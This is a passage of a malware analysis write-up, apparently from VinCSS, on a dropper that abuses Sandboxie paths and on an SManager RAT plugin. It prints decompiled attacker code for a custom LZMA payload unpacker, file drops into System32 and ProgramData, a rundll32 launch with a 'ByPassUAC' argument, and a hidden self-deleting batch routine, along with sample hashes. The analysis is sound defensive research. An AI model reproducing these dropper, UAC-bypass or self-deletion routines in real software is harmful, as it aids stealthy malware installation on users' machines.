#define LZMA_PROPS_SIZE 5

typedef struct _CLzmaProps
{
  Byte lc;
  Byte lp;
  Byte pb;
  Byte _pad_;
  UInt32 dicSize;
} CLzmaProps;
```


LzmaDec.h and 7zTypes.h

```
#define SZ_OK 0

#define SZ_ERROR_DATA 1
#define SZ_ERROR_MEM 2
#define SZ_ERROR_CRC 3
#define SZ_ERROR_UNSUPPORTED 4
#define SZ_ERROR_PARAM 5
#define SZ_ERROR_INPUT_EOF 6
#define SZ_ERROR_OUTPUT_EOF 7
#define SZ_ERROR_READ 8
#define SZ_ERROR_WRITE 9
#define SZ_ERROR_PROGRESS 10
#define SZ_ERROR_FAIL 11
#define SZ_ERROR_THREAD 12

#define SZ_ERROR_ARCHIVE 16
#define SZ_ERROR_NO_ARCHIVE 17
```




```
.data:100102B0     ; size_t g_dwSbieMsgDll_UnZipSize
.data:100102B0     g_dwSbieMsgDll_UnZipSize dd 10800h        ; DATA
.data:100102B0                                               ; DllMa
.data:100102B0                                               ; DllMa
.data:100102B4     ; BYTE g_abSbieMsgDll_ZipData
.data:100102B4     g_abSbieMsgDll_ZipData db 1 ; = lc
.data:100102B4                                               ; DATA
.data:100102B4             db 5Dh  ; = lp                    ; 1
.data:100102B4             db 0                              ; 2
.data:100102B4             db 0                              ; 3
.data:100102B4             db 80h                            ; 4
.data:100102B4             db 0        ; = dicSize           ; 5
.data:100102B4             db 0                              ; 6
.data:100102B4             db 8                              ; 7
.data:100102B4             db 1                              ; 8
.data:100102B4             db 0                              ; 9
```

The uncompressed function, the size of the compressed data is passed in minus 4, the size value of the uncompressed data region DWORD immediately preceded the data compressed.



```
int __cdecl Decompress(LPBYTE pbSrc, LPBYTE pbDst, int sizeSrc)
{
  return LZMADecompressBuf(pbSrc, pbDst, sizeSrc - 4, *(pbSrc - 1));
}
```

But especially the hacker has changed in the code of this LZMA algorithm, so if we statically extract these compressed data areas according to the above information then when decompressing with 7z or tool, lib will normally error, but It is still possible to extract the first area of the correct data compared to the results when debugging and dumping.



Name	Size	Packed Size	Method
..			
Dump_At_100102B4_Size_28884	290 271 069 800 448		BCJ LZMA:23

Name	Date modified	Type	Size
Dump_At_100102B4_Size_28884	10:47 AM	File	66 KB


Exeinfo PE - ver.0.0.6.4 by A.S.L - 1087+100 sign 2020.09.24

File : Dump_At_100102B4_Size_28884
Entry Point : 00002E60
EP Section : .text
File Offset : 00002260
First Bytes : 48.89.5C.24.08
Linker Info : 9.00
SubSystem : Windows GUI
File Size : 00010800h
Overlay : NO 00000000
Image is 64 bit library
RES/OVL : 0 / 0 % 2020
x64 Microsoft Visual C++ v9.0 - 200x - DLL microsoft.com (
Lamer Info - Help Hint - Unpack info 16 ms.
Big sec. 1 .text , Not packed , try www.ollydbg.de or x64 deb

Using this custom LZMA compression algorithm, we also found in a new sample SManager RAT plugin, uploaded to the first VirusTotal on 23/01/2021:


- MD5 = 0603145EFAD6A63F52B6D5161CC5E5AE
- SHA256 = 321045519CC3A50CE7948C33C6BBC837B063CD878F8C2CE67DC8DE0825515E10
- File name: SuperShellC_x86.dll

In this DLL file, the CSuperShellC class has the task of extracting an embedded Exe, the original name is ssh_server.exe.



```
bool __thiscall CSuperShellC::ExtractSSHServer(CSuperShellC *this)
{
  LPBYTE pMem; // eax MAPDST
  bool bRet; // bl
  size_t srcLen; // [esp+8h] [ebp-14h] BYREF
  size_t destLen; // [esp+Ch] [ebp-10h] BYREF
  CLzmaProps props; // [esp+10h] [ebp-Ch] BYREF

  srcLen = 65110;
  props.lc = 0;
  *&props.lp = 0;
  destLen = 195330;
  pMem = malloc(195330u);
  if ( !pMem )
  {
    return 0;
  }
  memset(pMem, 0, destLen);
  *&props.lc = 0x5D;
  LOBYTE(props.dicSize) = 1;
  // 5 = LZMA_PROPS_SIZE
  LZMA::LzmaUncompress(pMem, &destLen, g_abPE_Embed, &srcLen, &props, 5u);
  bRet = CSuperShellC::FileWrite(this, pMem, destLen);
  _free(pMem);
  return bRet;
}
```

This LZMA algorithm continues to be improved by hackers, so with static dump we could not open, we had to debug and dump it.




Dump_At_71589760_Size_65110.dump

7-Zip


Can not open file
'C:\Sandbox\Dump_At_71589760_Size_65110.dump' as archive

Return to Overlay Dll, after extracting 3 files x86 files into *C:\ProgramData\Sandboxie* folder, Dll continues to check if itself has write permissions to the System32 directory and target Windows operating system is x64 or not. If all is passed, Dll will extract two additional files SbieMsg.dll and SbieMsg.dat into that directory.




```
    if ( HavePermission() )
    {
        if ( IsX64() )
        {
            szSbieMsgDatPath[0] = 0;
            memset(&szSbieMsgDatPath[1], 0, 0x100u);
            *&szSbieMsgDatPath[0x101] = 0;
            szSbieMsgDatPath[0x103] = 0;
            pUnzip_3 = malloc(g_dwSbieMsgDll_UnZipSize);
            memset(pUnzip_3, 0, g_dwSbieMsgDll_UnZipSize);
            Decompress(&g_abSbieMsgDll_ZipData, pUnzip_3, 0x70D8);
            strcpy(g_szInstall64DllPath, "install64.dll");// not used
            *&g_szInstall64DllPath[0x10] = 0;
            *&g_szInstall64DllPath[0x14] = 0;
            wsprintfA(szSbieMsgDllPath, "%s\\SbieMsg.dll", g_szBufTemp);
            FileWrite(szSbieMsgDllPath, pUnzip_3, g_dwSbieMsgDll_UnZipSize);
            free(pUnzip_3);
            pUnzip_4 = malloc(g_dwSbieMsgDa_UnZipSize);
            memset(pUnzip_4, 0, g_dwSbieMsgDa_UnZipSize);
            Decompress(&g_abZipData_4, pUnzip_4, 114746);
            strcpy(g_szInstall64DatPath, "install64.dat");// not used
            *&g_szInstall64DatPath[0x10] = 0;
            *&g_szInstall64DatPath[0x14] = 0;
            wsprintfA(szSbieMsgDatPath, "%s\\SbieMsg.dat", g_szBufTemp);
            FileWrite(szSbieMsgDatPath, pUnzip_4, g_dwSbieMsgDa_UnZipSize);
            free(pUnzip_4);
            ExecuteAndSelfDelete("ByPassUAC", "rundll32.exe C:\\ProgramData\\Sandboxie\\SbieMsg.dll,installsvc");
            return 1;
        }
        ExecuteAndSelfDelete("ByPassUAC", szPath);
    }
    else
    {
        ExecuteAndSelfDelete("InsertS", szPath);
    }
    return 1;
```

At the HavePermission function, hacker will create a random file in System32, the first name is wmkawe_ and the content is only one line of text: "*Stupid Japanese*".



```
    strcpy(szMask, "Stupid Japanese");
    bResult = 0;
    dwBytesWritten = 0;
    GetSystemDirectoryA(szSysDir, MAX_PATH);
    dwTick = GetTickCount();
    wsprintfA(szWmkaveDatPath, "%s\\wmkawe_%d.data", szSysDir, dwTick);
    hFile = CreateFileA(szWmkaveDatPath, GENERIC_ALL, 0, 0, CREATE_NEW, FILE_ATTRIBUTE_NORMAL, 0);
    GetLastError();                                    // bug, unused
    if ( hFile == INVALID_HANDLE_VALUE )
    {
        return 1;
    }
    if ( !WriteFile(hFile, szMask, strlen(szMask), &dwBytesWritten, 0) )
    {
        bResult = 1;
    }
    CloseHandle(hFile);
```


In addition, the hacker also checks to see if there are two files with the same random name wmkawe_xxx.data in the two folders: "%LOCALAPPDATA%\VirtualStore\Windows\System32\" and "% LOCALAPPDATA%\VirtualStore\Windows\SysWOW64\", if any, it will be deleted. The function will check in the targeted machine OS is Windows, hacker doesn't use the usual IsWow64Process API function, but uses the GetNativeSystemInfo API function.



```
BOOL __stdcall IsX64()
{
    HMODULE hKernel32; // eax
    void (__stdcall *GetNativeSystemInfo)(LPSYSTEM_INFO); // eax
    BOOL result; // eax
    struct _SYSTEM_INFO sysInfo; // [esp+4h] [ebp-24h] BYREF

    hKernel32 = GetModuleHandleA("kernel32.dll");
    GetNativeSystemInfo = GetProcAddress(hKernel32, "GetNativeSystemInfo");
    result = 0;
    if ( !GetNativeSystemInfo )
    {
        return result;
    }
    GetNativeSystemInfo(&sysInfo);
    if ( sysInfo.wProcessorArchitecture == PROCESSOR_ARCHITECTURE_AMD64
      || sysInfo.wProcessorArchitecture == PROCESSOR_ARCHITECTURE_IA64 )
    {
        result = 1;
    }
    return result;
}
```


After extracting two more files SbieMsg.dat and SbieMsg.dll, Dll will load SbieMsg.dll by using rundll32.exe utility of Windows, call the exported function is "installsvc", pass the parameter as "ByPassUAC".

If it's not Windows x64, SandboxieBITS.exe will be called with the parameter "ByPassUAC" aswell. And if there is no write permission to System32, the Dll just calls SandboxieBITS.exe with the parameter "InsertS". Finally, Dll will create bat file to delete parent Exe itself and the bat file itself and then exit parent Exe.



```
BOOL __cdecl ExecuteAndSelfDelete(const char *pszParam, const char *pszExePath)
{
    HANDLE hProcess; // eax
    CHAR szCmdLine[260]; // [esp+0h] [ebp-104h] BYREF

    wsprintfA(szCmdLine, "%s %s", pszExePath, pszParam);
    CreateProcessA(0, szCmdLine, 0, 0, 0, CREATE_NO_WINDOW, 0, "C:\\", &startupInfo, &processInfo);
    Sleep(1000u);
    SelfDelete();
    hProcess = GetCurrentProcess();
    return TerminateProcess(hProcess, 0);
}
```

The SelfDelete execute cmd.exe function in the hidden window, idle priority and disable Ctrl-C/Ctrl-Break.



```
  GetModuleFileNameA(0u, szExePath, 520u);
  ExpandEnvironmentStringsA("%tmp%\\delself.bat", szTmpBat, MAX_PATH);
  hBat = CreateFileA(szTmpBat, GENERIC_WRITE, 0u, 0u, CREATE_ALWAYS, 0u, 0u);
  szBatContent[0] = 0;
  if ( !hBat )
  {
    return GetLastError();
  }
  wsprintfA(
    szBatContent,
    ":delfile\r\necho deleting...\r\nping 127.0.0.1\r\ndel \"%s\"\r\nif exist \"%s\" goto delfile\r\ndel \"%s\"\r\n",
    szExePath,
    szExePath,
    szTmpBat);
  WriteFile(hBat, szBatContent, strlen(szBatContent), &dwBytesWritten, 0u);
  CloseHandle(hBat);
  memset(&startupInfo, 0, sizeof(startupInfo));
  processInfo.hProcess = 0;
  processInfo.hThread = 0;
  processInfo.dwProcessId = 0;
  processInfo.dwThreadId = 0;
  startupInfo.dwFlags = STARTF_USESHOWWINDOW; // = 1
  startupInfo.wShowWindow = 0;                // 0 = SW_HIDE
  startupInfo.cb = 0x44;
  // 0x240 = CREATE_NEW_PROCESS_GROUP | IDLE_PRIORITY_CLASS
  // Disable Ctrl-C/Ctrl-Break
  result = CreateProcessA(szTmpBat, 0u, 0u, 0u, 0, 0x240u, 0u, 0u, &startupInfo, &processInfo);
  if ( !result )
  {
    return result;
  }
  CloseHandle(processInfo.hProcess);
  return CloseHandle(processInfo.hThread);
}
```

At this point, stage one of the infection is complete. Stage 2 starts from executing SandboxieBITS.exe or SbieMsg.dll (x64) run as a service Dll.

We would like to stop here and publish the following sections when the time appropriate.

We wish you a happy new year!

Click here for Vietnamese version.

Truong Quoc Ngan (aka HTC)

Malware Analysis Expert - VinCSS (a member of Vingroup)